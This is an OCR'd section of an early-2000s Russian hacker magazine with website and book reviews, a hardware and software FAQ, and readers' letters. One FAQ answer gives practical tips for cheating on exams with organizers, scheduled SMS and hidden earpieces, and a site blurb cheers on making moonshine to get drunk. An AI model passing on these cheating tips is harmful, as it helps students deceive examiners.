самой жизнью и, разумеется, автором. Так что потрать 10 минут на изучение сайта, а потом кайфуй всю жизнь.

Исконно русский напиток

http://moonshine.boom.ru/



Скоро сессии конец, а у кого-то она уже закончилась... Самое время отметить это дело. То есть напиться. Сегодня мы совершим этот подвиг с помощью традиционного русского напитка - самогона. Это то же самое, что водка, только лучше. Тебе, наверное, представляется, что приготовление самогона - дело долгое и муторное. Не всегда! Напиток можно "прогнать" за два часа всего лишь из трех ингредиентов. Но это, конечно, пожарный случай. Если у тебя есть время и желание получить отличное пойло, то придется запастись некоторыми продуктами и терпением (период брожения длится около недели). Зато на выходе ты получишь напиток с неповторимым вкусом, который ты собственноручно, как проги на своем компе, подгонишь под себя. А для начала можешь использовать один из сотни с лишним рецептов, представленных на сайте. Там же ты найдешь инфу по оборудованию для приготовления самогона. Если в детстве ты посещал кружок "умелые руки", то тебе надо будет раз (максимум - два) плюнуть, чтобы соорудить из подручных материалов самогонный аппарат. Собранный раз, он прослужит вечно и обеспечит своего хозяина тем, без чего жизнь будет пасмурной и скучной ;). Как видишь, все в твоих руках - вперед!

Старые компьютеры

http://www.old-computers.com

Ну где ты можешь увидеть, какие были предки у твоего железного друга и как они выглядели? Ты с ним, может быть, проводишь большую часть жизни - так много, как ни с кем больше, - а с предками еще не познакомился? Ай-ай-ай! Реальных музеев старых персоналок еще нет, и в Интернете это большая редкость. Вот тебе и предоставляется редкая возможность посмотреть, как выглядели компы лет 20 назад. И не только посмотреть, как выглядели, но и узнать много другой инфы про них. Например, сколько такая игрушка стоила, сколько у нее было памяти, какой диск, какой монитор... Попадаются такие экспонаты, что без слез и смеха смотреть нельзя. Представь - многие из них были без жесткого диска ;) (да, было и такое), да и клава не сразу появилась, не говоря уже о такой экзотике, как "манипулятор типа мышь".




Это не пишущая машинка, а компьютер!



Это не кассовый аппарат, а тоже компьютер

А если у тебя вдруг завалялся на антресолях какой-нибудь ящик со времен первой-второй мировой войны (хотя, возможно, что он у тебя до сих пор на столе стоит и ты в тетрис на нем играешь), то сравни с теми, что на сайте, или попробуй найти на нем надписи типа IBM или Digital. И в случае удачи ты окажешься владельцем уникального антикварного компьютера. Знаешь, сколько бабок с такого раритета огрести можно? ;)





X-BOOKS


Витольд Барский (http://x-books.ft.inc.ru/)
Асена (asya@ft.inc.ru)



Игорь Григин

"PHP 4. Специальный справочник"

СПб.: "Питер", 2002 - 672 с.



Вот еще одна книга из серии "должен иметь". На самом деле книга эта вышла в серии "Специальный справочник". Надо сказать, что это одна из лучших серий книг не только в этом издательстве, но и вообще из всех существующих. В этих книгах, с одной стороны, все кратко - нет ничего лишнего, поэтому можно быстро найти необходимую инфу, а с другой стороны - приведенного небольшого описания, как правило, достаточно для полного понимания и использования. Это относится и к данной книге. Помимо базовых функций языка, здесь ты найдешь краткое описание синтаксиса и операторов языка, а также инфу по работе с архивами zlib и bzip2, сетевыми примочками типа ftp, imap, pop3, nnt, curl и сокетами. Еще в книге описано взаимодействие php с базами данных (почти со всеми существующими ;). Для извращенцев-мазохистов есть, например, инфа по созданию flash в прогах php, а для администраторов - инфа по настройке php и управляющим функциям. А если ты настолько крут, что знаешь, что такое WDDX, XML или XSLT, то можешь расширить (или углубить?) свои знания - короче, стать еще круче. В общем, книга заслуженно может стать настольной для любого пхписта.

Марк Арнольд

"Администрирование Apache"

М.: Издательство "Лори", 2002 - 418 с.



Все прогрессивное человечество с воодушевлением встретило недавнее известие о выходе второй версии Apache. Предлагаемая книга, правда, написана еще до выхода второй версии, но это не так уж страшно, т.к. и первая версия этого самого популярного веб-сервера заслуживает внимания. Да и неизвестно, сколько придется ждать книгу по новой версии.

В книге описываются различные стратегии использования сервера: для корпораций, для малого бизнеса и для провайдера. В каждом конкретном случае у тебя есть возможность по-разному установить и сконфигурировать сервер. Тебя Apache, скорее всего, привлечет для начала в качестве персонального сервака для тестирования всяких интернет-прог и отладки своего супер-пупер навороченного сайта. И для этой цели данная книжка подойдет. Отдельно, кстати, рассказано про использование Apache под виндами. Еще есть о том, как установить и уже скомпилированный сервер, и о процессе компиляции сервера в собственной конфигурации. Ты научишься создавать под Apache сайты, конфигурировать их, настраивать работу CGI, SSI и других фичей. Например, использование Apache в качестве прокси-сервера. Про безопасность автор тоже не забыл, да и ты не забывай - хакеры не дремлют, если судить по тиражам X :). Так что вопросы конфигурирования брандмауэров, защиты содержания сайтов, работы протокола SSL и безопасности CGI не пропускай.

Cisco Systems

"Руководство по технологиям объединенных сетей", 3-е издание

М.: Издательский дом "Вильямс", 2002 - 1040 с.



В этой книге собраны все сведения по сетевым технологиям, которые имеются на сегодняшний день. Это воистину всеобъемлющая энциклопедия, справочное пособие по сетям. Если ты не нашел чего-то в этой книге, значит не найдешь нигде ;). Ее можно использовать не только как справочник, но и как самоучитель. Если удастся осилить более 1000 страниц, то ты станешь настоящим гуру в области сетевых технологий.


В начале книги даются основные данные по сетям, дальше - более подробно: технология локальных сетей (Ethernet, FDDI, Token Ring), технология глобальных сетей (Frame Relay, HSSI, ISDN, PPP, SMDS, коммутируемые соединения, SDLS, X.25, виртуальные частные сети), технологии мультисервисного доступа (интеграция речи и данных, беспроводные технологии, цифровые каналы), мосты и переключатели, сетевые протоколы (Internet, IPv6, XNS, NetWare, AppleTalk, Banyan VINES, IBM, DECnet), протоколы маршрутизации (BGP, EIGRP, IGRP, IP, NSLP, OSI, OSPF, RIP, RSVP, SMRP), технология доступа в Инет, управление сетью.

Если, читая предыдущий абзац, ты лишь изредка встречал знакомые слова, самое время попробовать во всем этом разобраться. Ну а если ты спец по сетевым технологиям, то логично сделать эту книгу настольной. В ней полно таблиц и рисунков, что делает ее более доступной для понимания. В конце книги имеется толкователь сетевых терминов и аббревиатур, которых в сетевой области много, как нигде. Рекомендую эту книгу всем, кто имеет дело с сетями (от домашней сетки с двумя компами до корпоративных, объединяющих несколько тысяч) - пригодится каждому.

Поль Дюбуа

"MySQL"

М.: Издательский дом "Вильямс", 2001 - 816 с.



Если ты читаешь X, то пишешь проги, а если ты пишешь проги и читаешь X, то пишешь хорошие проги, а если ты пишешь хорошие проги, то используешь в них базы данных, а если ты используешь базы данных, то лучший выбор - это MySQL, а если ты выбрал MySQL, то тебе нужна книга по MySQL, а если тебе нужна книга по MySQL, то ничего лучше ЭТОЙ книги тебе не найти. Почему? Потому что здесь для тебя и описание технологии архитектуры БД, и учебный курс по MySQL, и описание синтаксиса SQL, и рассказ о том, как работать с утилитами, входящими в пакет. Если ты впервые сталкиваешься с этой базой, то тебе пригодится глава, описывающая, где и как получить ее бесплатно и как установить на свой комп. Полезна также инфа по администрированию MySQL (особенно это важно, если с базой будут работать несколько юзеров, т.к. нужно будет следить за безопасностью данных и их восстановлением в случае различных сбоев). Другой вариант использования MySQL - в прогах на сайтах. Здесь к твоим услугам описание нескольких интерфейсов API к различным языкам - C, Perl и PHP. Так что если ты пишешь проги на одном из этих языков, то тебе нужно будет просто скопировать куски прог из книги, чтобы использовать MySQL в своих разработках. Но и это еще не все. По ходу чтения ты знакомишься с работой базы на реальных примерах. Это поможет тебе быстро во все воткнуться и обойти подводные камни, с которыми ты столкнешься в реальной работе. В общем, книга - рулез, может использоваться и как справочник, и как учебник, а читать ее могут как начинающие программисты, так и заканчивающие ;).

Д.П. Зегжда, А.М. Ивашко

“Основы безопасности информационных систем”

М.: Горячая линия, 2000 - 452 с.



Информационная безопасность - это тебе не “сел - и поехал”. Это серьезная научная дисциплина. Люди ее в вузах изучают, диссертации по ней защищают. Учебники пишут. Некоторые - читают.
Этот учебник (рекомендованный, кстати, министерством образования) нужен прежде всего тем, кому эту самую безопасность предстоит сдавать и получать зачеты. Ну а всем остальным любопытно будет узнать, чему учат в вузах. Учат-то не зря - с защитой информации у нас постоянно проблемы. Ну кто сейчас чувствует себя защищенным? Ты можешь гарантировать, что какой-нибудь умник не влезет в твой комп из сети и не стырит у тебя пару-тройку подвернувшихся паролей, не сделает бяку с твоей системой и не потрет твои файлы? Некоторые, конечно, сами пытаются себя защитить. Но, к сожалению, не очень эффективно. Лучше это дело оставить специалистам. Которые создадут операционку, которую никто не сможет взломать :). Вот клево будет! Для таких спецов (или для тех, кто хочет ими стать) эта книга и пригодится. В ней собран весь отечественный и зарубежный опыт в области разработки нормативных, теоретических и практических положений технологий построения специальных защищенных информационных систем. Ты узнаешь, какие существуют стандарты безопасности информационных технологий, какие требования предъявляются к таким системам, какие могут быть нарушения информационной безопасности, как их систематизируют. В общем, нужная книга... для тех, кто понимает ;).

А.К. Гультяев

“Macromedia HomeSite 5.0. Инструмент подготовки Web-публикаций: Практическое пособие”

СПб.: Учитель и ученик, КОРОНА принт, 2002 - 304 с.



Если ты ваяешь сайты или, тем более, только собираешься этим заняться, обязательно попробуй поработать в HomeSite. Ведь он считается одним из лучших веб-редакторов.
Эта книга пригодится в первую очередь тем, кто только начинает использовать HomeSite. С ее помощью ты научишься редактировать код веб-страницы, работать с целым проектом, разрабатывать файловую структуру сайта, проверять корректность кода. Для создания форматирования на страницах тебя научат использовать каскадные стили и работать в соответствующей специализированной проге. Ты сможешь делать и динамические страницы - редактор поддерживает DHTML (и создание сценариев на JavaScript и VBScript), а также технологию ColdFusion. Потом ты протестируешь созданный сайт встроенными в редактор средствами проверки корректности кода и выгрузишь его на удаленный сервер. Пока это все, что тебе надо для создания веб-сайта.

Стив Бэйн

“Эффективная работа: Corel DRAW 10”

СПб.: “Питер”, 2002 - 784 с.




Еще одно увлекательное занятие - создание векторной графики. В этом вопросе тебе почти наверняка будет достаточно одного редактора - CorelDRAW, а для освоения этого редактора наверняка хватит одной книги - этой. Здесь ты найдешь практически все по работе с CorelDRAW, а значит, как только ты ее проштудируешь, ты сможешь вытворять все, что только возможно, с изображением на компьютере. Правда, по сути, все это сводится к двум действиям. Первое - это создавать простейшие объекты. Второе - добавлять эффекты к этим объектам. Но этих двух операций достаточно, чтобы создать практически любое изображение (даже удовлетворяющее неординарное воображение Дани Шеповалова). Хотя CorelDRAW и называется редактором векторной графики, но в нем, как и в любом хорошем графическом редакторе, имеются функции для работы и с растровыми картинками. Не буду вдаваться в перечисление того, что может этот редактор и что описано в этой книге, т.к. это довольно стандартный набор приемов, и все они хорошо известны. Добавлю к этому несколько “нестандартных” возможностей. Во-первых, это трехмерная графика. Сюда входят приемы придания эффекта перспективы и объемности плоским изображениям. И, во-вторых, это инструменты для Интернета. Сюда относится возможность просматривать интернет-страницы прямо в CorelDRAW через специальное окно и создание веб-объектов в CorelDRAW и специальной программе Corel R.A.V.E. Прямо в CorelDRAW можно добавлять к изображению элементы интерактивности (например, кнопки управления), а в R.A.V.E. можно создавать flash-анимацию. В общем, как это часто бывает, CorelDRAW постепенно начинает совмещать в себе все возможное и невозможное.

Александр Данилин

“LSD. Галлюциногены, психоделия и феномен зависимости”

М.: ЗАО Издательство “Центрполиграф”, 2001 - 521 с.



ЛСД - как много в этом звуке для сердца русского слилось. И не только русского, конечно. Уже через несколько лет после превращения ЛСД в общедоступное средство его принимали более 10 миллионов человек во всем мире. Эта книга по многим параметрам уникальна: это первая крупная отечественная работа, посвященная психоделии, первое исследование взаимосвязи наркотиков и культуры, первая русскоязычная книга, в которой ведется диалог, а не пропаганда на тему мировоззрения и образа жизни, связанных с психоделикой. В книге очень много интересной и объективной информации на тему галлюциногенов и психоделии. Хотя автор ее - врач-нарколог ;). Прочитав, ты, наконец-то, сможешь получить ответ, является ли ЛСД в полном смысле слова наркотиком, т.е. появляется ли зависимость от него (сам-то как думаешь?). Ты узнаешь из первых рук, по рассказам “очевидцев”, как действуют те или иные препараты на сознание и восприятие человека. И, наконец, ты узнаешь, что происходит с человеком при приеме ЛСД, какие симптомы появляются у “путешественника”: физические, эмоциональные, сексуальные, изменения сознания и восприятия и т.д. Если ты еще не пробовал ЛСД, то книга поможет понять, надо ли тебе это, а если уже “подсел”, то выяснишь, как этот препарат воздействует на твой организм и стоит ли продолжать. В общем, книгу интересно почитать, если ты хочешь понять, что это за фигня такая - ЛСД и прочие галлюциногены.



Книги для обзора предоставлены магазином издательства “BHV-Санкт-Петербург”, www.bhv.ru

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос Решил приобрести хороший корпус... Подскажи что-нибудь и объясни основные критерии выбора.

ответ Уже давно тема корпусов не находила освещения в Х, однако сейчас эта тема, как никогда ранее, актуальна. Греются уже абсолютно все устройства компьютера; если еще год назад хороший кулер надо было ставить только на процессор, то сейчас он не помешает и для охлаждения винчестеров, чипсетов материнок и видеокарт. Необходимо, чтобы в твоем корпусе была нормальная циркуляция воздуха, а это требование и диктует основные критерии выбора корпуса. С них я и начну. В корпус должен постоянно поступать холодный и выходить теплый воздух, то есть наличие нескольких мест под установку дополнительных кулеров (один выдувает, другой выдувает) обязательно, да и их месторасположение играет важную роль. Блок питания - тоже весьма важная штука в твоем компьютере, экономить на которой не следует. Нужно взять мощный, но в то же время и надежный БП. Зачастую профи покупают его отдельно от корпуса и ничуть об этом не жалеют, но это уже из разряда экзотики, которая требует денег, а лишних средств у тебя, я полагаю, не так много. Конструкция корпуса должна быть устроена так, чтобы блок питания никаким образом не смог бы помешать установке/съему какого-либо компонента компьютера. Помни также, что панели из жесткого и толстого метала - это меньшая вибрация, отсюда меньший шум, лучшее охлаждение. Но этот метал должен быть качественно обработан, не должно быть никаких необработанных кромок, о которые можно порезать пальцы. Само собой разумеется, что корпус - это внешний вид компьютера, поэтому дизайн играет немаловажную роль, особенно если ты хочешь похвастаться новым компьютером перед своей подружкой. Кнопки Power, Reset и Sleep должны быть среднего размера и немного входить в корпус, чтобы исключить случайные нажатия. Надо купить корпус, чтобы с ним было приятно работать, собирать, разбирать, переносить, в конце концов. Выбирай его с особой тщательностью. Кстати, чтением обзоров (фотки и техническое описание корпусов ты можешь найти в прайсе oldi.ru) ты, скорее всего, не отделаешься, необходимо непосредственное физическое ознакомление. А как его реализовать, думай уже сам. Я же в последнее время отдаю предпочтение корпусам IWIN.

вопрос Уже давно все говорят о новом чипсете материнок KT333 на платформе от AMD, а я как раз решил апгрейд сделать. Подскажи, пожалуйста, материнку на этом чипсете.

ответ Если собираешься покупать новую мать под процессор от AMD, то платформа на KT333 чипсете - пожалуй, самый оптимальный выбор. Это не только самые последние технологии и наработки, но и отличная производительность, уже проверенная стабильность плюс на редкость низкие цены. Выбор материнок на KT333 пока небольшой, но и среди этого можно подобрать нужную плату, обещающую служить и не устаревать, по крайней мере, год. Я не буду тебе советовать конкретную модель для того чтобы выбрать нужную и наиболее подходящую твоим требования, можешь прочитать подробный обзор здесь www.ixbt.com/mainboard/roundup-kt333-apr2k2.shtml. Напомню лишь, что материнские платы на новейших чипсетах показывают примерно одинаковую производительность; те различия в скорости, которые показаны на различных диаграммах, - скорее всего погрешность тестирования. Поэтому критерием выбора должны стать имя, функциональность и комплектация материнки, то есть проследи, чтобы она держала и USB2.0, и ATA133. Да, эти технологии пока еще малоиспользуемы, а полезность последней и вовсе под большим вопросом, но ведь все может измениться, смотри, чтобы потом не пожалел о том, что сэкономил 10-15 долларов. Кстати, на forum.ixbt.com ты можешь задать вопрос по поводу своей потенциальной покупки и, скорее всего, ты получишь массу ответов, потому что это, пожалуй, самый большой форум на железную тематику с огромным количеством участников, среди которых найдется немало реальных гуру.

вопрос Вот на всех сайтах жужжали, что WinXP отбирает 20% пропускной способности сети. Я, как многие рекомендуют, отключил службу QoS, но толку от этого нет. Я что-нибудь не так сделал или это просто миф?

ответ Действительно, в WinXP разработчики включили службу QoS, которая по умолчанию забирает себе львиную (по моим меркам) часть пропускной полосы, чтобы беспрепятственно передавать по этому куску канала особо важную информацию. Естественно, ничего важного она не передает, а 20% твоего канала простаивают без дела. Многие советуют отключить службу QoS. Не знаю, чем они руководствуются, советуя это, но, как ты уже правильно заметил, толку от этого нет, поэтому править сию ошибку природы придется чуть подольше. Для этого необходимо запустить gpedit.msc (групповая политика) под аккаунтом администратора. После чего следуй по веткам: конфигурация компьютера > административные шаблоны > диспетчер пакетов QoS. В последней необходимо зайти в свойства параметра «ограничить резервируемую пропускную способность сети» и установить ограничение равным нулю (если ты отключал сервис QoS, то его _необходимо_ активизировать). Вот и все, единственное, что еще необходимо проверить, так это закладку «сеть» в параметрах необходимого соединения: «планировщик пакетов QoS» должен быть включен.

вопрос Как можно сдать экзамен, используя хай-тек устройства?

ответ Экзамены, сессия - жуткое время для студента. Некоторые индивиды даже забывают про существования компьютера. И совершенно напрасно. Ведь почти все hi-tech устройства - это отличный способ сдать экзамен.
1. Электронная записная книжка. Что может быть лучше? Во-первых, эту штуковину можно, не боясь никого, держать в открытую на столе, выдавая ее за калькулятор. Во-вторых, записная книжка - не редкость, поэтому никто не мешает тебе позаимствовать ее за определенное вознаграждение. В-третьих, можно записать все что захочешь, и получение информации не зависит от внешних факторов. Минусы: зачем тебе калькулятор на экзамене по философии?
2. Пейджер/мобильник. Отличный способ получить небольшое (но зачастую достаточное) количество информации при подготовке ответа на экзамене.
Используя различные сервисы в Инете, назначь на определенное время посылку сообщения/SMS с заранее заготовленными ответами/формулами. Можно также попросить кого-нибудь из друзей отправить сообщения вручную. И не забывай про архив сообщений, его тоже можно использовать.
Минусы: информации получить можно сравнительно немного, подсматривать долго не получится, возможны глюки при передаче инфы.
3. Диктофон (в идеале электронный/mp3). Mp3 диктофон + невидимый (еще лучше радио) наушник + немного сноровки = экзамен сдан, по крайней мере, на четыре.
Минусы: многим недоступно в связи с дороговизной оборудования.
Имей в виду: я не несу никакой ответственности, если что-то из вышеописанного у тебя не удастся. =)

вопрос Где можно скачать побольше скриптов, написанных на Python, XML?

ответ Да практически на всех сайтах-сборниках скриптов. Несмотря на то, что эти языки не пользуются особой популярностью, пишут на них все же достаточно много, и найти что-нибудь конкретное для самообучения не составит труда. Советую тебе посмотреть эти сайты: www.scriptdex.com, www.hotscripts.com, cgi.resourceindex.com. Да и тем, кому не интересны данные языки, я тоже настоятельно советую посетить эти порталы, потому как в их базу уже входят тысячи скриптов, написанные на asp/cpp/CFML/js/java/php/perl/xml/python. Используя такое обилие бесплатных примеров, можно написать что-нибудь свое, специально заточенное под конкретные цели, пускай не всегда законные.

вопрос... Милая мама обставила весь компьютерный стол кактусами. Объясните ей, пожалуйста, что это вред.


ответ...

Вообще, кактусы - вопрос достаточно спорный. Одни утверждают, что никакого поглощения радиации кактусами нет, другие, напротив, говорят, что кактусы должны стать неотъемлемой частью интерьера рядом с монитором и компьютером - благодаря их «целебному» свойству. Но кому же верить? Используя достоверные источники, говорю, что история о поглощении кактусами альфа, бета и гамма частиц - не что иное, как миф. Непонятно, откуда он взялся, но он, бесспорно, пользуется большой популярностью, особенно у родителей малолетних хакеров и гамеров. Пребывание кактусов рядом с компьютером не только бесполезно, но и даже нежелательно, потому что земля из горшка может попасть туда, куда не нужно, например, в клавиатуру. Так что можешь поставить все мамины кактусы на окно, чтобы они грелись на солнышке, росли и просто радовали глаз. Кстати, современные мониторы (стандарт TCO99) излучают ничтожное количество радиации, и бояться следует не ее, а боли в суставах, расстройства психики и снижения зрения. Кстати, для полноты информации можешь прочитать вот это www.flowers.bitrix.ru/catalog/default.asp?CID=952.

вопрос... Что такое crontab?

ответ...

В *nix-ах, как и во многих других осях, есть встроенный планировщик заданий, а точнее cron. Cron активизируется каждую минуту и проверяет базу с заданиями (/etc/crontab) на наличие приложений, подлежащих запуску. Именно по имени базы и называют этот планировщик crontab-ом. Подробнее о работе с этой службой ты можешь прочитать на русском здесь - www.softerra.ru/freeos/16683/page1.html. И разобраться в этом не помешает, поверь мне, ведь это отличный инструмент для запуска различных скриптов или приложений с удаленного шелла по расписанию, без твоего участия.



Ламоразмы номера:

1. Нужна программка, чтоб позвонить в другой город. Какая из них лучше, а самое главное проще (не мне нужна)? (vbcod@mail.ru)

Ламоразмы номера:

Hi. Я буду писать англ. буквами по-русски.:) Delo v tom 4to ya xo4u kupit [урезано]. (jokermen@land.ru)



Ламоразмы номера:

У меня тут проблемка маленькая! Врубаю я, значит, у моей знакомой девочки любимый анрыал, да вот мне задачка - во время игры комп сам по себе коннектится диалапом к прову! В чем глюк и с чем его едят? (helga@burnet.ru)

Юниты

ё-MAIL

Наше е-мыло: magazine@xakep.ru

Нам приходит куча писем, но 99% этого спама мы сразу отправляем в /dev/null.

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

На письма отвечал CENTNER 

Лето полным ходом, невесты косяками, косяки с невестами, шашлык-машлык, купание в пруду и прочие удовольствия становятся доступными любому желающему, и, между тем, в наш адрес приходят совсем не летние расслабленные письма, а даже наоборот. Тенденция, однако. Взяв на карандаш модное ныне слово "бренд", углубимся в глубину наших глубин и постараемся поделиться со всеми критическими мыслями, пришедшими в наш адрес со всех концов нашей страны. Самое злобное письмо этого номера перед тобой. Читай. Однако будем честны - доля смысла в нижеприведенном явно злобном письмеце имеется. И голос автора послания, нижегородца urinix-а [Urinix@infonet.nnov.ru], должен прозвучать аки иерихонская труба:

Здравствуй, редакция самого ламерского журнала! Вы стали пособием для хакеров дилетантов. А как хорошо начинали. Словно вам сперма в голову ударила. Правда, у вас это вроде тенденции. Просматривал старые журналы и наткнулся на статью про проблему 2000 года. Так знайте, ламера сраные, не виснут компы от этого и в игры нормально играть можно. Лично проверял на машине с допотопным биосом. Вас просто на понт взяли, а вы повелись, лохи. Так как же вы теперь можете себя называть хакерским журналом. Ваша проблема в том, что вы много лабуды пишите. Да, редактор у вас может и хорош, но глаза у него явно на пятой точке. На кой, спрашивается, знать хакеру про новые некомпьютерные продукты, о которых вы пишите в начале журнала? Лучше бы БАГ-ТРАКЮ расширили. Потом, зачем хакеру\крякеру\фрикиру знать, как в различных графических прогах работать. Заместо этого могли бы описывать основные виды атак. А то читатели ваши ни хрена толком про это не знают. Да и выкиньте из журнала ДАНЮ и ВСЕ ПРО ИГРЫ. Не игрой живут хакеры, а взломом. Никому не интересно, как этот извращенец мастурбирует на портрет Ильича. Я понимаю, из-за этих изменений ваш рейтинг упадет, но вы больше пользы принесете, а не будете плодить толпы уродов, которые только сканером научились пользоваться, а уже себя хакерами возомнили. Бывайте и исправляйтесь.

Продолжая тему злобных писем, процитируем еще одного нашего пишущего читателя - NNI NFI [kesh@inbox.ru]. Смею обратить ваше внимание на то, что данный взгляд на проблему хакерства мне не то что бы близок, но понятен уж точно. Во всяком случае рекомендую прислушаться и постараться сделать выводы. А ты что думаешь по этому поводу?

Здравствуй, дорогая редакция, ну... или что-то типа того. Давно вот собирался вам написать, да как-то не получалось. Хочу оставить свое мнение об одном из самых популярных компьютерных журналов в России. Ребята, вы, конечно, здорово раскрутились на модной теме "ВЗЛОМ"а, многие ваши читатели пишут, что вы открыли им глаза на жизнь, научили разбираться в компьютерах. Вы проповедуете новый стиль жизни, но какой ценой? В погоне за рейтингами вы забыли об основе взлома, взлом стал для вас спортом, способом выяснения отношений. Очень часто встречаются фразы типа "Хакни соседа", "Смерть ламеру", "Война в сети". А ведь основа хака состоит не в том, чтобы показать, "кто больше кучу навалит", а в том, чтобы дать людям то, что от них пытаются скрыть, - дать им информацию. ХАК, о котором вы говорите, стал мелким. Вы учите людей взламывать системы, а ведь некоторые из них идут на это, не имея никакой цели. Конечно, компьютерная грамотность в наше время просто необходима, но ведь она включает в себя не просто умение пользоваться программами взлома, написанными другими людьми. А кабы вам рассказывать не о взломе, а о базе, о природе взлома, вы могли бы рассказать об алгоритмах хеширования, поиска, слежения, сжатия, кодирования, передачи информации и др. Ведь практически ни один из "хакеров", воспитанных вами, ничего не может придумать сам. Я лично знаю не менее 15 человек, которые читают ваш журнал от корки до корки, причем друг с другом они не знакомы. И ни в одном из них я ни разу не замечал стремления сделать что-нибудь самому: люди тупо копируют тексты программ из вашего журнала, а сами способны изменить ну разве что надпись на кнопке или текст в окошке. На мой взгляд, просто дикость видеть такого горе-хакера, который на 2-м курсе компьютерного факультета не знает, что такое стек рекурсии, а от слова "объект" он входит в стопор. Ну да что-то я записался, все равно это письмо, наверное, читать никто и не будет. За сим кончаю, всего хорошего.

А вот что пишет наш постоянный (но при этом скромный и настойчивый) читатель DoxoD [dohod@mail.ru]. Да уж, ситуация с общением на Х-сайте теплотой и сдержанностью похвастаться может не всегда, но ведь от каждого из нас зависит тот стиль жизни, который мы в итоге выбираем. Если ты готов брызгать слюной и хаять все подряд - флаг тебе в руки. Если ты готов встать над этой ситуацией и извлечь из того, что есть, необходимые именно тебе крупицы мудрости - и это тоже твой выбор, ответственность за который несешь ты один. Люди разные, в большинстве случаев странные и непонятные, но ведь именно они нас окружают, вот и думай, думай над тем, в каком стиле и где тебе приятно общаться.

Систем он, Хакер! Это уже 5-ое письмо, которое я пишу в][... С одной стороны - юбилей, с другой - повод этой писанины не очень веселый... Когда я впервые зашел на ваш сайт, я думал, что здесь будет хак-комьюнити, группа людей, интересующаяся хаком, делящаяся линками, знаниями, варезом... Но оказалось, что это отнюдь не так. Какие-то ублюдки шлют трояны, говоря, что это супер-прога. Я-то не попадался, но людей жалко... www.xakep.ru - должен быть местом для людей с общей целью, местом, объединяющим 31337 людей. Но все там огрызаются, говорят "отстой, у меня круче", хотя сами ни фига не делают. И ничего поделать нельзя, я только надеюсь, что все эти люди образумятся и мы будем вместе. Воедино. Хай-тек уже здесь. Лайтс офф. ДохоД.

Сие письмо я с легким сердцем оставляю вообще без комментариев, что тут можно прокомментировать? Пишет нам BaNNeR [banner@mail.ru]:

Ну, здравствуй, любимый журнал! Я бы хотел обратиться ко всем (ну, точнее ко многим) читателям этого журнала, и сразу хочу сказать: "Люди, одумайтесь!!!". Вы только посмотрите, что вы с собой делаете!!! Во-первых, вы гробите свое здоровье (ну там, как уже писал Х, зрение, геморрой :), во-вторых, вы постепенно превращаетесь из мужиков в слабаков. Вы не способны выполнять физические упражнения, вы можете только лызгать мышку да клаву. Ведь не лучше ли уделять больше времени природе, танцам (не бальным :) и, допустим, брейку). Да кто-нибудь из вас хоть видел, что такое Battle of the year 97-2001?. Я, конечно, тоже люблю маленько посидеть у компа, да и в Delphi поковыряться. Ну, уж ваши С++, выученные по хелпам за 2 дня, не отходя от компа, и прочее, прочее... Так что вот мой вам совет: "Комп в этой жизни не все! Вы большую часть своей жизни уже провели рядом с ним, и это очень печально!". На этом я бы хотел закончить письмо. Дооozzzвидания!



Ладно, не все же так печально и беспросветно, есть же и светлые стороны в нашей жизни, стоит лишь научиться их замечать. Первыми положительные сдвиги заметил Alex-mail.ru [spy-spy@mail.ru] и поспешил поделиться своими наблюдениями с прогрессивной общественностью:

Hello][акер. Читаю ваш журнал достаточно давно, столько же времени за вами наблюдаю... Да, в последнее время у Вас наблюдается не хиленький подъем. Очень рад, что любимое издание просто растет в глазах общественности. За последнее время вы сменили не только дизигн сайта и журнала, но и поменяли "ориентацию" =). Я не про Даню Шеповалова, а про то, что всеми любимый Хакер стал намного серьезней по наполнению и ориентирован на большее число читателей. Почти каждый номер полезен как новичку, так и... Хотя в этом плане бывают проколы, несколько раз журнал был мне просто бесполезен. Хотел бы, чтоб тенденция к улучшению продолжалась; ну, то, что диск появится, - уже не новость, ждем с нетерпением, и, плз, выкиньте раздел игр из журнала, зачем, лучше про UNIX писали... Ну, ребяты, успехов Вам на всех фронтах...

